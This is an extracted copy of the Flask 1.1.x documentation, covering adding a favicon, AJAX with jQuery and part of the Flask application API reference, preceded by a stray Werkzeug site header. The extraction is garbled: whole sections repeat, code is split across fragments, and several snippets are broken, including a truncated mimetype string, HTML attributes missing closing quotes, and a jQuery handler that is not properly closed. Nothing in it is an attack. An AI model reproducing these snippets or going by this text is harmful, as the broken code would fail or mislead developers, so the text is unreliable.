- [Releases on PyPI](https://pypi.python.org/pypi/Werkzeug) (<https://pypi.python.org/pypi/Werkzeug>)
- [Test status](https://travis-ci.org/pallets/werkzeug) (<https://travis-ci.org/pallets/werkzeug>)
- [Documentation](https://werkzeug.palletsprojects.com/) (<https://werkzeug.palletsprojects.com/>)

Latest Release

**Version:** 1.0.0

- (<https://github.com/pallets/>)
- (<https://twitter.com/PalletsTeam/>)
-

[\(https://github.com/pallets/website/tree/master/content/projects/werkzeug/conte\)](https://github.com/pallets/website/tree/master/content/projects/werkzeug/conte)

[License & Copyright \(/license/\)](#) • [Contact \(/contact/\)](#) • Made with  and [Lektor \(https://www.getlektor.com/\)](https://www.getlektor.com/) all around the World

# Adding a favicon

A “favicon” is an icon used by browsers for tabs and bookmarks. This helps to distinguish your website and to give it a unique brand.

A common question is how to add a favicon to a Flask application. First, of course, you need an icon. It should be  $16 \times 16$  pixels and in the ICO file format. This is not a requirement but a de-facto standard supported by all relevant browsers. Put the icon in your static directory as `favicon.ico`.

Now, to get browsers to find your icon, the correct way is to add a link tag in your HTML. So, for example:

```
<link rel="shortcut icon" href="{{ url_for('static', filename='favicon.ico') }}>
```

That's all you need for most browsers, however some really old ones do not support this standard. The old de-facto standard is to serve this file, with this name, at the website root. If your application is not mounted at the root path of the domain you either need to configure the web server to serve the icon at the root or if you can't do that you're out of luck. If however your application is the root you can simply route a redirect:

```
app.add_url_rule('/favicon.ico',
                 redirect_to=url_for('static', filename='favicon.ico'))
```

If you want to save the extra redirect request you can also write a view using `send_from_directory()`:

```
import os
from flask import send_from_directory

@app.route('/favicon.ico')
def favicon():
    return send_from_directory(os.path.join(app.root_path, 'static'),
                               'favicon.ico', mimetype='image/vnd.micro
```

We can leave out the explicit mimetype and it will be guessed, but we may as well specify it to avoid the extra guessing, as it will always be the same.

The above will serve the icon via your application and if possible it's better to configure your dedicated web server to serve it; refer to the web server's documentation.

## Adding a favicon

A “favicon” is an icon used by browsers for tabs and bookmarks. This helps to distinguish your website and to give it a unique brand.

A common question is how to add a favicon to a Flask application. First, of course, you need an icon. It should be  $16 \times 16$  pixels and in the ICO file format. This is not a requirement but a de-facto standard supported by all relevant browsers. Put the icon in your static directory as favicon.ico.

Now, to get browsers to find your icon, the correct way is to add a link tag in your HTML.

So, for example:

```
<link rel="shortcut icon" href="{{ url_for('static', filename='favicon.ico') }}>
```

That's all you need for most browsers, however some really old ones do not support this standard. The old de-facto standard is to serve this file, with this name, at the website root.

If your application is not mounted at the root path of the domain you either need to configure the web server to serve the icon at the root or if you can't do that you're out of luck. If however your application is the root you can simply route a redirect:

```
app.add_url_rule('/favicon.ico',
```

```
    redirect_to=url_for('static', filename='favicon.ico'))
```

If you want to save the extra redirect request you can also write a view using

```
send_from_directory(): import os
```

```
from flask import send_from_directory
```

```
@app.route('/favicon.ico')
```

```
def favicon():
```

```
return send_from_directory(os.path.join(app.root_path, 'static'),  
'favicon.ico' , mimetype='image/vnd.micro
```

We can leave out the explicit mimetype and it will be guessed, but we may as well specify it to avoid the extra guessing, as it will always be the same.

The above will serve the icon via your application and if possible it's better to configure your dedicated web server to serve it; refer to the web server's documentation.

See also

The [Favicon article on Wikipedia](#)

# AJAX with jQuery

jQuery is a small JavaScript library commonly used to simplify working with the DOM and JavaScript in general. It is the perfect tool to make web applications more dynamic by exchanging JSON between server and client.

JSON itself is a very lightweight transport format, very similar to how Python primitives (numbers, strings, dicts and lists) look like which is widely supported and very easy to parse. It became popular a few years ago and quickly replaced XML as transport format in web applications.

## Loading jQuery

In order to use jQuery, you have to download it first and place it in the static folder of your application and then ensure it's loaded. Ideally you have a layout template that is used for all pages where you just have to add a script statement to the bottom of your `<body>` to load jQuery:

```
<script type="text/javascript src="{{  
    url_for('static', filename='jquery.js') }}></script>
```

Another method is using Google's [AJAX Libraries API](#) to load jQuery:

```
<script src="//ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js  
<script>window.jQuery || document.write('<script src="{{  
    url_for('static', filename='jquery.js') }}>\x3C/script>')</script>
```

In this case you have to put jQuery into your static folder as a fallback, but it will first try to load it directly from Google. This has the advantage that your website will probably load faster for users if they went to at least one other website before using the same jQuery version from Google because it will already be in the browser cache.

## Where is My Site?

Do you know where your application is? If you are developing the answer is quite simple: it's on localhost port something and directly on the root of that server. But what if you later decide to move your application to a different location? For example to `http://example.com/myapp`? On the server side this never was a problem because we were using the handy `url_for()` function that could answer that question for us, but if we

## AJAX with jQuery

[jQuery](#) is a small JavaScript library commonly used to simplify working with the DOM and JavaScript in general. It is the perfect tool to make web applications more dynamic by exchanging JSON between server and client.

JSON itself is a very lightweight transport format, very similar to how Python primitives (numbers, strings, dicts and lists) look like which is widely supported and very easy to parse. It became popular a few years ago and quickly replaced XML as transport format in web applications.

## Loading jQuery

In order to use jQuery, you have to download it first and place it in the static folder of your application and then ensure it's loaded. Ideally you have a layout template that is used for all pages where you just have to add a script statement to the bottom of your <body> to load jQuery:

```
<script type="text/javascript" src="{{url_for('static', filename='jquery.js')}}"></script>
```

Another method is using Google's [AJAX Libraries API to load jQuery](#):

```
<script src="//ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"><script> window.jQuery || document.write('<script src="{{url_for(' static', filename='jquery.js')}}">\x3C/script>')</script>
```

In this case you have to put jQuery into your static folder as a fallback, but it will first try to load it directly from Google. This has the advantage that your website will probably load faster for users if they went to at least one other website before using the same jQuery version from Google because it will already be in the browser cache.

## Where is My Site?

Do you know where your application is? If you are developing the answer is quite simple: it's on localhost port something and directly on the root of that server. But what if you later decide to move your application to a different location? For example to <http://example.com/myapp>? On the server side this never was a problem because we

[were using the handy url\\_for\(\)](#) function that could answer that question for us, but if we

are using jQuery we should not hardcode the path to the application but make that dynamic, so how can we do that?

A simple method would be to add a script tag to our page that sets a global variable to the prefix to the root of the application. Something like this:

```
<script type="text/javascript">  
$SCRIPT_ROOT = {{ request.script_root|tojson|safe }};  
</script>
```

The |safe is necessary in Flask before 0.10 so that Jinja does not escape the JSON encoded string with HTML rules. Usually this would be necessary, but we are inside a script block here where different rules apply.

Information for Pros:

In HTML the script tag is declared CDATA which means that entities will not be parsed.

Everything until </script> is handled as script. This also means that there must never be any </> between the script tags. |tojson is kind enough to do the right thing here and escape slashes for you ({{ "</script>"|tojson|safe }} is rendered as "<\>/script>").

In Flask 0.10 it goes a step further and escapes all HTML tags with unicode escapes. This makes it possible for Flask to automatically mark the result as HTML safe.

## JSON View Functions

Now let's create a server side function that accepts two URL arguments of numbers which should be added together and then sent back to the application in a JSON object. This is a really ridiculous example and is something you usually would do on the client side alone, but a simple example that shows how you would use jQuery and Flask nonetheless: **from flask import Flask, jsonify, render\_template, request** **app = Flask(\_\_name\_\_)**

```
@app.route('/_add_numbers' )  
  
def add_numbers():  
  
    a = request.args.get('a' , 0, type=int) b = request.args.get('b' , 0,  
    type=int) return jsonify(result=a + b)  
  
@app.route('/')  
  
def index():  
  
    return render_template('index.html' )
```

As you can see I also added an *index* method here that renders a template. This template will load jQuery as above and have a little form where we can add two numbers and a link to trigger the function on the server side.

[Note that we are using the `get\(\)` method here which will never fail.](#) If the key is missing a default value (here 0) is returned. Furthermore it can convert values to a specific type (like in our case *int*). This is especially handy for code that is triggered by a script (APIs, JavaScript etc.) because you don't need special error reporting in that case.

## The HTML

Your index.html template either has to extend a layout.html template with jQuery loaded and the `$SCRIPT_ROOT` variable set, or do that on the top. Here's the HTML code needed for our little application (index.html). Notice that we also drop the script directly into the HTML here. It is usually a better idea to have that in a separate script file:

```
<script type="text/javascript">

$(function() {
    $('#calculate').bind('click', function() {
        $.getJSON($SCRIPT_ROOT + '/_add_numbers', {
            a: $('input[name="a"]').val(),
            b: $('input[name="b"]').val()
        }, function(data) {
            $("#result").text(data.result);
        });
        return false;
    });
}

</script>

<h1>jQuery Example</h1>

<p><input type="text" size=5 name=a> +

```

```
<input type=text size=5 name=b> =
```

```
<span id=result> ? </span>
```

<p><a href="#" id=calculate> calculate server side</a> I won't go into detail here about how jQuery works, just a very quick explanation of the little bit of code above:

1. `$(function() { ... })` specifies code that should run once the browser is done loading the basic parts of the page.
2. `$('selector')` selects an element and lets you operate on it.
3. `element.bind('event', func)` specifies a function that should run when the user clicked on the element. If that function returns `false`, the default behavior will not kick in (in this case, navigate to the # URL).
4. `$.getJSON(url, data, func)` sends a GET request to `url` and will send the contents of the `data` object as query parameters. Once the data arrived, it will call the given function with the return value as argument. Note that we can use the `$SCRIPT_ROOT`

variable here that we set earlier.

[Check out the example source](#) for a full application demonstrating the code on this page, as well as the same thing using XMLHttpRequest and fetch.

# API

This part of the documentation covers all the interfaces of Flask. For parts where Flask depends on external libraries, we document the most important right here and provide links to the canonical documentation.

## Application Object

```
class flask.Flask(import_name, static_url=None, static_folder='static',
static_host=None, host_matching=False, subdomain_matching=False,
template_folder='templates', instance_path=None, instance_relative_config=False,
root_path=None)
```

The flask object implements a WSGI application and acts as the central object. It is passed the name of the module or package of the application. Once it is created it will act as a central registry for the view functions, the URL rules, template configuration and much more.

The name of the package is used to resolve resources from inside the package or the folder the module is contained in depending on if the package parameter resolves to an actual python package (a folder with an `__init__.py` file inside) or a standard module (just a `.py` file).

For more information about resource loading, see [open\\_resource\(\)](#).

Usually you create a `Flask` instance in your main module or in the `__init__.py` file of your package like this:

```
from flask import Flask
app = Flask(__name__)
```

### About the First Parameter:

The idea of the first parameter is to give Flask an idea of what belongs to your application. This name is used to find resources on the filesystem, can be used by extensions to improve debugging information and a lot more.

So it's important what you provide there. If you are using a single module, `__name__` is always the correct value. If you however are using a package, it's usually recommended to hardcode the name of your package there.

For example if your application is defined in `yourapplication/app.py` you should create it with one of the two versions below:

v. 1.1.x

## API

This part of the documentation covers all the interfaces of Flask. For parts where Flask depends on external libraries, we document the most important right here and provide links to the canonical documentation.

### Application Object

```
class flask. Flask( import_name, static_url_path=None,  
static_folder='static', static_host=None, host_matching=False,  
subdomain_matching=False, template_folder='templates',  
instance_path=None, instance_relative_config=False,  
root_path=None)
```

The flask object implements a WSGI application and acts as the central object. It is passed the name of the module or package of the application. Once it is created it will act as a central registry for the view functions, the URL rules, template configuration and much more.

The name of the package is used to resolve resources from inside the package or the folder the module is contained in depending on if the package parameter resolves to an actual python package (a folder with an `__init__.py` file inside) or a standard module (just a `.py` file).

[For more information about resource loading, see `open\_resource\(\)`.](#)

[Usually you create a `Flask` instance in your main module or in the `\_\_init\_\_.py` file of your package like this:](#)

```
from flask import Flask
```

```
app = Flask(__name__)
```

About the First Parameter:

The idea of the first parameter is to give Flask an idea of what belongs to your application. This name is used to find resources on the filesystem, can be used by extensions to improve debugging information and a lot more.

So it's important what you provide there. If you are using a single module, `__name__`

is always the correct value. If you however are using a package, it's usually recommended to hardcode the name of your package there.

□ v: 1.1.x □

For example if your application is defined in `yourapplication/app.py` you should create it with one of the two versions below:

```
app = Flask('yourapplication')  
app = Flask(__name__.split('.')[0])
```

Why is that? The application will work even with `__name__`, thanks to how resources are looked up. However it will make debugging more painful. Certain extensions can make assumptions based on the import name of your application. For example the Flask-SQLAlchemy extension will look for the code in your application that triggered an SQL query in debug mode. If the import name is not properly set up, that debugging information is lost. (For example it would only pick up SQL queries in `yourapplication.app` and not `yourapplication.views.frontend`)

### *Changelog*

#### **Parameters:**

**import\_name** – the name of the application package

**static\_url\_path** – can be used to specify a different path for the static files on the web. Defaults to the name of the `static_folder`

folder.

**static\_folder** – the folder with static files that should be served at *static\_url\_path*. Defaults to the 'static' folder in the root path of the application.

**static\_host** – the host to use when adding the static route. Defaults to None. Required when using `host_matching=True` with a `static_folder` configured.

**host\_matching** – set `url_map.host_matching` attribute. Defaults to False.

**subdomain\_matching** – consider the subdomain relative to [\*\*SERVER\\_NAME\*\*](#) when matching routes. Defaults to False.

**template\_folder** – the folder that contains the templates that should be used by the application. Defaults to 'templates' folder in the root path of the application.

**instance\_path** – An alternative instance path for the application. By default the folder 'instance' next to the package or module is assumed to be the instance path.

**instance\_relative\_config** – if set to True relative filenames for loading the config are assumed to be relative to the instance path instead of the application root.

**root\_path** – Flask by default will automatically calculate the path to the root of the application. In certain situations this cannot be achieved (for instance if the package is a Python 3 namespace package) and needs to be manually defined.

□ v: 1.1.x □

### **add\_template\_filter( *f*, *name=None*)**

Register a custom template filter. Works exactly like the [template\\_filter\(\)](#)

decorator.

**Parameters:** **name** – the optional name of the filter, otherwise the function name will be used.

### **add\_template\_global( *f*, *name=None*)**

Register a custom template global function. Works exactly like the [template\\_global\(\) decorator](#).

#### *Changelog*

**Parameters:** **name** – the optional name of the global function, otherwise the function name will be used.

### **add\_template\_test( *f*, *name=None*)**

Register a custom template test. [Works exactly like the template\\_test\(\)](#)

decorator.

#### *Changelog*

**Parameters:** `name` – the optional name of the test, otherwise the function name will be used.

`add_url_rule( rule, endpoint=None, view_func=None, provide_automatic_options=None, **options)`

Connects a URL rule. Works exactly like the [`route\(\)` decorator](#). If a `view_func` is provided it will be registered with the endpoint.

Basically this example:

```
@app.route('/' )
```

```
def index():
```

**pass**

**Is equivalent to the following:**

```
def index():
```

# **pass**

```
app.add_url_rule('/', 'index', index)
```

v: 1.1.x

If the `view_func` is not provided you will need to connect the endpoint to a view function like so:

```
app.view_functions['index'] = index
```

Internally [`route\(\)` invokes `add\_url\_rule\(\)`](#) so if you want to customize the behavior via subclassing you only need to change this method.

[For more information refer to URL Route Registrations.](#)

*Changelog*

## **Parameters:**

**rule** – the URL rule as string

**endpoint** – the endpoint for the registered URL rule. Flask

itself assumes the name of the view function as endpoint

**view\_func** – the function to call when serving a request to the provided endpoint

**provide\_automatic\_options** – controls whether the OPTIONS method should be added automatically. This can also be controlled by setting the

```
view_func.provide_automatic_options = False before
```

adding the rule.

### **options – the options to be forwarded to the underlying Rule**

object. A change to Werkzeug is handling of method options. methods is a list of methods this rule should be limited to (GET, POST etc.). By default a rule just listens for GET (and implicitly HEAD). Starting with Flask 0.6, OPTIONS is implicitly added and handled by the standard request handling.

### **after\_request( f)**

Register a function to be run after each request.

Your function must take one parameter, an instance of response class and return a new response object or the same (see process\_response()).

As of Flask 0.7 this function might not be executed at the end of the request in case an unhandled exception occurred.

### **after\_request\_funcs = None**

A dictionary with lists of functions that should be called after each request. The key of the dictionary is the name of the blueprint this function is active for, None for all

□ v: 1.1.x □

requests. This can for example be used to close database connections. To register a

function here, use the `after_request()` decorator.

### **app\_context()**

Create an [AppContext](#). Use as a `with` block to push the context, which will make

[current\\_app point at this application.](#)

An application context is automatically pushed by  
[RequestContext.push\(\)](#)

when handling a request, and when running a CLI command. Use this to manually create a context outside of these situations.

`with app.app_context():`

`init_db()`

[See The Application Context.](#)

*Changelog*

# **app\_ctx\_globals\_class**

alias of [flask.ctx.\\_AppCtxGlobals](#)

**auto\_find\_instance\_path()**

Tries to locate the instance path if it was not provided to the constructor of the application class. It will basically calculate the path to a folder named instance next to your main file or the package.

*Changelog*

**before\_first\_request( f )**

Registers a function to be run before the first request to this instance of the application.

The function will be called without any arguments and its return value is ignored.

*Changelog*

**before\_first\_request\_funcs = None**

A list of functions that will be called at the beginning of the first request to this instance. To register a function, use the [before\\_first\\_request\(\)](#) decorator.

*Changelog*

**before\_request( f )**

Registers a function to run before each request.

□ v: 1.1.x □

For example, this can be used to open a database connection, or to load the logged in user from the session.

The function will be called without any arguments. If it returns a non-`None` value, the value is handled as if it was the return value from the view, and further request handling is stopped.

### **`before_request_funcs = None`**

A dictionary with lists of functions that will be called at the beginning of each request. The key of the dictionary is the name of the blueprint this function is active for, or `None` [for all requests. To register a function, use the `before\_request\(\)`](#)

decorator.

### **`blueprints = None`**

all the attached blueprints in a dictionary by name. Blueprints can be attached multiple times so this dictionary does not tell you how often they got attached.

### *Changelog*

### **`config = None`**

[The configuration dictionary as Config.](#) This behaves exactly like a regular dictionary but supports additional methods to load a config from files.

# **config\_class**

alias of `flask.config.Config`

`context_processor( f )`

Registers a template context processor function.

`create_global_jinja_loader()`

Creates the loader for the Jinja2 environment. Can be used to override just the loader and keeping the rest unchanged. It's discouraged to override this function.

Instead one should override the [`jinja\_loader\(\)` function instead.](#)

The global loader dispatches between the loaders of the application and the individual blueprints.

*Changelog*

`create_jinja_environment()`

[Create the Jinja environment based on `jinja\_options`](#) and the various Jinja-re-

v: 1.1.x

[lated methods of the app. Changing `jinja\_options`](#) after this will have no effect.

Also adds Flask-related globals and filters to the environment.

*Changelog*

`create_url_adapter( request )`

Creates a URL adapter for the given request. The URL adapter is created at a point where the request context is not yet set up so the request is passed explicitly.

### *Changelog*

#### **property debug**

Whether debug mode is enabled. When using flask run to start the development

server, an interactive debugger will be shown for unhandled exceptions, and the server will be reloaded when code changes. This maps to the [DEBUG config key](#).

[This is enabled when env](#) is 'development' and is overridden by the FLASK\_DEBUG environment variable. It may not behave as expected if set in code.

#### **Do not enable debug mode when deploying in production.**

Default: True if [env](#) is 'development', or False otherwise.

```
default_config = {'APPLICATION_ROOT': '/', 'DEBUG': None,  
'ENV': None,
```

```
'EXPLAIN_TEMPLATE_LOADING': False, 'JSONIFY_MIMETYPE':  
'application/json', 'JSONIFY_PRETTYPRINT_REGULAR': False,  
'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True,  
'MAX_CONTENT_LENGTH': None, 'MAX_COOKIE_SIZE': 4093,  
'PERMANENT_SESSION_LIFETIME':
```

```
datetime.timedelta(days=31), 'PREFERRED_URL_SCHEME': 'http',  
'PRESERVE_-
```

```
CONTEXT_ON_EXCEPTION': None,  
'PROPAGATE_EXCEPTIONS': None, 'SE-
```

```
CRET_KEY': None, 'SEND_FILE_MAX_AGE_DEFAULT':  
    datetime.timedelta(sec-  
        onds=43200), 'SERVER_NAME': None,  
        'SESSION_COOKIE_DOMAIN': None, 'SES-  
        SION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_NAME':  
        'session', 'SES-  
        SION_COOKIE_PATH': None, 'SESSION_COOKIE_SAMESITE':  
        None, 'SESSION_-  
        COOKIE_SECURE': False,  
        'SESSION_REFRESH_EACH_REQUEST': True, 'TEM-  
        PLATES_AUTO_RELOAD': None, 'TESTING': False,  
        'TRAP_BAD_REQUEST_ER-  
        RORS': None, 'TRAP_HTTP_EXCEPTIONS': False,  
        'USE_X_SENDFILE': False}
```

Default configuration parameters.

## **dispatch\_request()**

Does the request dispatching. Matches the URL and returns the return value of the view or error handler. This does not have to be a response object. In order to convert the return value to a proper response object, call [make\\_response\(\)](#).

## *Changelog*

□ v: 1.1.x □

## **do\_teardown\_appcontext( exc=<object object> )**

Called right before the application context is popped.

When handling a request, the application context is popped after the request con-

[text. See `do\_teardown\_request\(\)`.](#)

This calls all functions decorated with [`teardown\_appcontext\(\)`](#).  
Then the

[`appcontext\_tearing\_down` signal is sent.](#)

[This is called by `AppContext.pop\(\)`.](#)

*Changelog*

**`do_teardown_request( exc=<object object> )`**

Called after the request is dispatched and the response is returned,  
right before the request context is popped.

This calls all functions decorated with [`teardown\_request\(\)`](#), and

[`Blueprint.teardown\_request\(\)`](#) if a blueprint handled the request.

Finally, the

[`request\_tearing\_down` signal is sent.](#)

[This is called by `RequestContext.pop\(\)`](#), which may be delayed  
during testing to maintain access to resources.

**Parameters:** `exc` – An unhandled exception raised while dispatching  
the request. Detected from the current exception information if not

passed. Passed to each teardown function.

*Changelog*

**`endpoint( endpoint )`**

A decorator to register a function as an endpoint. Example:

```
@app.endpoint('example.endpoint' )
```

```
def example():
```

```
    return "example"
```

**Parameters:** **endpoint** – the name of the endpoint

# env

What environment the app is running in. Flask and extensions may enable behaviors based on the environment, such as enabling debug mode. This maps to the

[ENV config key. This is set by the FLASK\\_ENV environment variable and may not](#)

v: 1.1.x

behave as expected if set in code.

**Do not enable development when deploying in production.**

Default: 'production'

**error\_handler\_spec = None**

A dictionary of all registered error handlers. The key is None for error handlers active on the application, otherwise the key is the name of the blueprint. Each key points to another dictionary where the key is the status code of the http exception.

The special key None points to a list of tuples where the first item is the class for the instance check and the second the error handler function.

To register an error handler, use the [errorhandler\(\) decorator.](#)

**errorhandler( code\_or\_exception)**

Register a function to handle errors by code or exception class.

A decorator that is used to register a function given an error code.  
Example:

```
@app.errorhandler(404)

def page_not_found(error):

    return 'This page does not exist' , 404
```

You can also register handlers for arbitrary exceptions:

```
@app.errorhandler(DatabaseError)

def special_exception_handler(error):

    return 'Database connection failed' , 500
```

### *Changelog*

**Parameters:** `code_or_exception` – the code as integer for the handler, or an arbitrary exception

**extensions = None**

a place where extensions can store application specific state. For example this is where an extension could store database engines and similar things. For back-wards compatibility extensions should register themselves like this:

```
if not hasattr(app, 'extensions'):

    app.extensions = {}

    app.extensions['extensionname'] = SomeObject()
```

□ v: 1.1.x □

The key must match the name of the extension module. For example in case of a

“Flask-Foo” extension in `flask_foo`, the key would be ‘foo’.

*Changelog*

### **full\_dispatch\_request()**

Dispatches the request and on top of that performs request pre and postprocessing as well as HTTP exception catching and error handling.

*Changelog*

### **get\_send\_file\_max\_age( filename)**

Provides default cache\_timeout for the [send\\_file\(\) functions.](#)

By default, this function returns SEND\_FILE\_MAX\_AGE\_DEFAULT from the configu-

[ration of current\\_app.](#)

Static file functions such as [send\\_from\\_directory\(\)](#) use this function, and

[send\\_file\(\) calls this function on current\\_app when the given cache\\_timeout](#)

is None. If a cache\_timeout is given in [send\\_file\(\), that timeout is used; other-](#)

wise, this method is called.

This allows subclasses to change the behavior when sending files based on the filename. For example, to set the cache timeout for .js files to 60 seconds:

```
class MyFlask(flask.Flask):
```

```
def get_send_file_max_age(self, name):
```

```
if name.lower().endswith('.js'): 
```

```
return 60

return flask.Flask.get_send_file_max_age(self, name) Changelog

property got_first_request
```

This attribute is set to True if the application started handling the first request.

*Changelog*

**handle\_exception( e)**

Handle an exception that did not have an error handler associated with it, or that was raised from an error handler. This always causes a 500

InternalServerError.

□ v: 1.1.x □

[Always sends the `got\_request\_exception` signal.](#)

[If `propagate\_exceptions` is](#) True, such as in debug mode, the error will be reraised so that the debugger can display it. Otherwise, the original exception is logged, and an [InternalServerError is returned.](#)

If an error handler is registered for InternalServerError or 500, it will be used.

For consistency, the handler will always receive the InternalServerError. The original unhandled exception is available as e.original\_exception.

Note:

Prior to Werkzeug 1.0.0, InternalServerError will not always have an original\_exception attribute. Use getattr(e, "original\_exception",

None) to simulate the behavior for compatibility.

*Changed in version 1.1.0:* Always passes the InternalServerError instance to the handler, setting original\_exception to the unhandled error.

*Changed in version 1.1.0:* after\_request functions and other finalization is done even for the default 500 response when there is no handler.

### *Changelog*

#### **handle\_http\_exception( e)**

Handles an HTTP exception. By default this will invoke the registered error handlers and fall back to returning the exception as response.

### *Changelog*

#### **handle\_url\_build\_error( error, endpoint, values)** Handle **BuildError** on [url\\_for\(\)](#).

#### **handle\_user\_exception( e)**

This method is called whenever an exception occurs that should be handled. A special case is **HTTPException** which is forwarded to the

[handle\\_http\\_exception\(\) method. This function will either return a response](#)

value or reraise the exception with the same traceback.

### *Changelog*

#### *property has\_static\_folder*

□ v: 1.1.x □

This is True if the package bound object's container has a folder for static files.

*Changelog*

**import\_name = None**

The name of the package or module that this app belongs to. Do not change this once it is set by the constructor.

**inject\_url\_defaults( endpoint, values )**

Injects the URL defaults for the given endpoint directly into the values dictionary passed. This is used internally and automatically called on URL building.

*Changelog*

**instance\_path = None**

Holds the path to the instance folder.

*Changelog*

**iter\_blueprints()**

Iterates over all blueprints by the order they were registered.

*Changelog*

## **jinja\_env**

The Jinja environment used to load templates.

The environment is created the first time this property is accessed.  
Changing

[\*\*jinja\\_options\*\*](#) after that will have no effect.

# **jinja\_environment**

alias of `flask.templating.Environment`

# jinja\_loader

The Jinja loader for this package bound object.

## *Changelog*

**jinja\_options** = {'extensions': ['jinja2.ext.autoescape', 'jinja2.ext.with\_']}

Options that are passed to the Jinja environment in

[create\\_jinja\\_environment\(\)](#). Changing these options after the environment is

[created \(accessing jinja\\_env\)](#) will have no effect.

v: 1.1.x

*Changed in version 1.1.0:* This is a dict instead of an ImmutableDict to allow easier configuration.

# json\_decoder

alias of [flask.json.JSONDecoder](#)

# json\_encoder

alias of [flask.json.JSONEncoder](#)

**log\_exception( exc\_info)**

Logs an exception. This is called by [handle\\_exception\(\) if debugging is disabled](#)

and right before the handler is called. The default implementation logs the exception as error on the [logger](#).

*Changelog*

# logger

[A standard Python Logger for the app, with the same name as name.](#)

In debug mode, the logger's **level** will be set to **DEBUG**.

[If there are no handlers configured, a default handler will be added.](#)  
[See Logging](#)

for more information.

*Changed in version 1.1.0:* [The logger takes the same name as name](#) rather than hard-coding "flask.app".

*Changelog*

**make\_config( instance\_relative=False)**

Used to create the config attribute by the Flask constructor. The *instance\_relative* parameter is passed in from the constructor of Flask (there named *instance\_relative\_config*) and indicates if the config should be relative to the instance path or the root path of the application.

*Changelog*

**make\_default\_options\_response()**

This method is called to create the default OPTIONS response. This can be changed through subclassing to change the default behavior of OPTIONS responses.

*Changelog*

**make\_null\_session()**

□ v: 1.1.x □

Creates a new instance of a missing session. Instead of overriding this method we

[recommend replacing the session interface.](#)

*Changelog*

**make\_response( rv)**

[Convert the return value from a view function to an instance of response\\_class.](#)

**Parameters:** **rv** –

the return value from the view function. The view function must return a response. Returning None, or the view ending without returning, is not allowed. The following types are allowed for

**view\_rv:**

str (unicode in Python 2)

A response object is created with the string encoded to UTF-8 as the body.

bytes (str in Python 2)

A response object is created with the bytes as the body.

dict

A dictionary that will be jsonify'd before being returned.

tuple

Either (body, status, headers), (body, status), or (body, headers), where body is any of the other types allowed here, status is a string or an integer, and headers is a dictionary or a list of (key, value) tuples. If body is a [response\\_class](#) instance, status overwrites the exiting value and headers are extended.

### [response\\_class](#)

The object is returned unchanged.

other [Response class](#)

[The object is coerced to response\\_class.](#)

### [callable\(\)](#)

The function is called as a WSGI application. The result is used to create a response object.

### *Changelog*

#### [make\\_shell\\_context\(\)](#)

Returns the shell context for an interactive shell for this application.  
This runs all

v: 1.1.x

the registered shell context processors.

### *Changelog*

# **name**

The name of the application. This is usually the import name with the difference that it's guessed from the run file if the import name is main. This name is used as a display name when Flask needs the name of the application. It can be set and overridden to change the value.

## *Changelog*

**open\_instance\_resource( resource, mode='rb' )**

[Opens a resource from the application's instance folder \(instance\\_path\)](#). Otherwise works like [open\\_resource\(\)](#). Instance resources can also be opened for writing.

### **Parameters:**

**resource** – the name of the resource. To access resources within subfolders use forward slashes as separator.

**mode** – resource file opening mode, default is 'rb'.

**open\_resource( resource, mode='rb' )**

Opens a resource from the application's resource folder. To see how this works, consider the following folder structure:

/myapplication.py

/schema.sql

/static

/style.css

/templates

/layout.html

/index.html

If you want to open the schema.sql file you would do the following:

```
with app.open_resource('schema.sql') as f:
```

```
    contents = f.read()
```

```
    do_something_with(contents)
```

### Parameters:

**resource** – the name of the resource. To access resources

within subfolders use forward slashes as separator.

**mode** – Open file in this mode. Only reading is supported,

valid values are “r” (or “rt”) and “rb”.

□ v: 1.1.x □

### **open\_session( request)**

Creates or opens a new session. Default implementation stores all session data in a signed cookie. [This requires that the secret key is set.](#) Instead of overriding this method we recommend replacing the [session interface](#).

**Parameters:** request – an instance of request class.

# **permanent\_session\_lifetime**

A [\*\*timedelta\*\*](#) which is used to set the expiration date of a permanent session. The default is 31 days which makes a permanent session survive for roughly one month.

This attribute can also be configured from the config with the PERMANENT\_SESSION\_LIFETIME configuration key. Defaults to timedelta(days=31)

## **preprocess\_request()**

Called before the request is dispatched. Calls [\*\*url\\_value\\_preprocessors\*\*](#) registered with the app and the current blueprint (if any). Then calls

[\*\*before\\_request\\_funcs\*\*](#) registered with the app and the blueprint.

If any [\*\*before\\_request\(\)\*\*](#) handler returns a non-None value, the value is handled as if it was the return value from the view, and further request handling is stopped.

## ***property preserve\_context\_on\_exception***

Returns the value of the PRESERVE\_CONTEXT\_ON\_EXCEPTION configuration value

in case it's set, otherwise a sensible default is returned.

## *Changelog*

### **process\_response( response)**

Can be overridden in order to modify the response object before it's sent to the WSGI server. [By default this will call all the `after\_request\(\)` decorated](#)

functions.

### *Changelog*

**Parameters:** `response` – a [`response\_class`](#) object.

**Returns:**

a new response object or the same, has to be an instance of

[`response\_class`](#).

*property propagate\_exceptions*

v: 1.1.x

Returns the value of the PROPAGATE\_EXCEPTIONS configuration value in case it's set, otherwise a sensible default is returned.

### *Changelog*

**register\_blueprint(** *blueprint*, **\*\*options**)

[Register a Blueprint on the application. Keyword arguments passed to this](#)

method will override the defaults set on the blueprint.

Calls the blueprint's [`register\(\)`](#) method after recording the blueprint in the application's [`blueprints`](#).

**Parameters:**

**blueprint** – The blueprint to register.

**url\_prefix** – Blueprint routes will be prefixed with this.

**subdomain** – Blueprint routes will match on this subdomain.

**url\_defaults** – Blueprint routes will use these default values for view arguments.

**options** – Additional keyword arguments are passed to

[\*\*BlueprintSetupState\*\*. They can be accessed in record\(\)](#)

callbacks.

*Changelog*

**register\_error\_handler( code\_or\_exception, f)**

Alternative error attach function to the [\*\*errorhandler\(\) decorator that is more\*\*](#)

straightforward to use for non decorator usage.

*Changelog*

# **request\_class**

alias of `flask.wrappers.Request`

`request_context( environ)`

Create a [RequestContext representing a WSGI environment. Use a with block to](#)

[push the context, which will make `request` point at this request.](#)

[See The Request Context.](#)

Typically you should not call this from your own code. A request context is automatically pushed by the [wsgi\\_app\(\)](#) when handling a request. Use

[test\\_request\\_context\(\) to create an environment and context instead of this](#)

method.

**Parameters:** `environ` – a WSGI environment

v: 1.1.x

# **response\_class**

alias of **flask.wrappers.Response**

**root\_path = None**

Absolute path to the package on the filesystem. Used to look up resources contained in the package.

**route( rule, \*\*options )**

A decorator that is used to register a view function for a given URL rule. This does

[the same thing as add\\_url\\_rule\(\)](#) but is intended for decorator usage:

```
@app.route('/' )
```

```
def index():
```

```
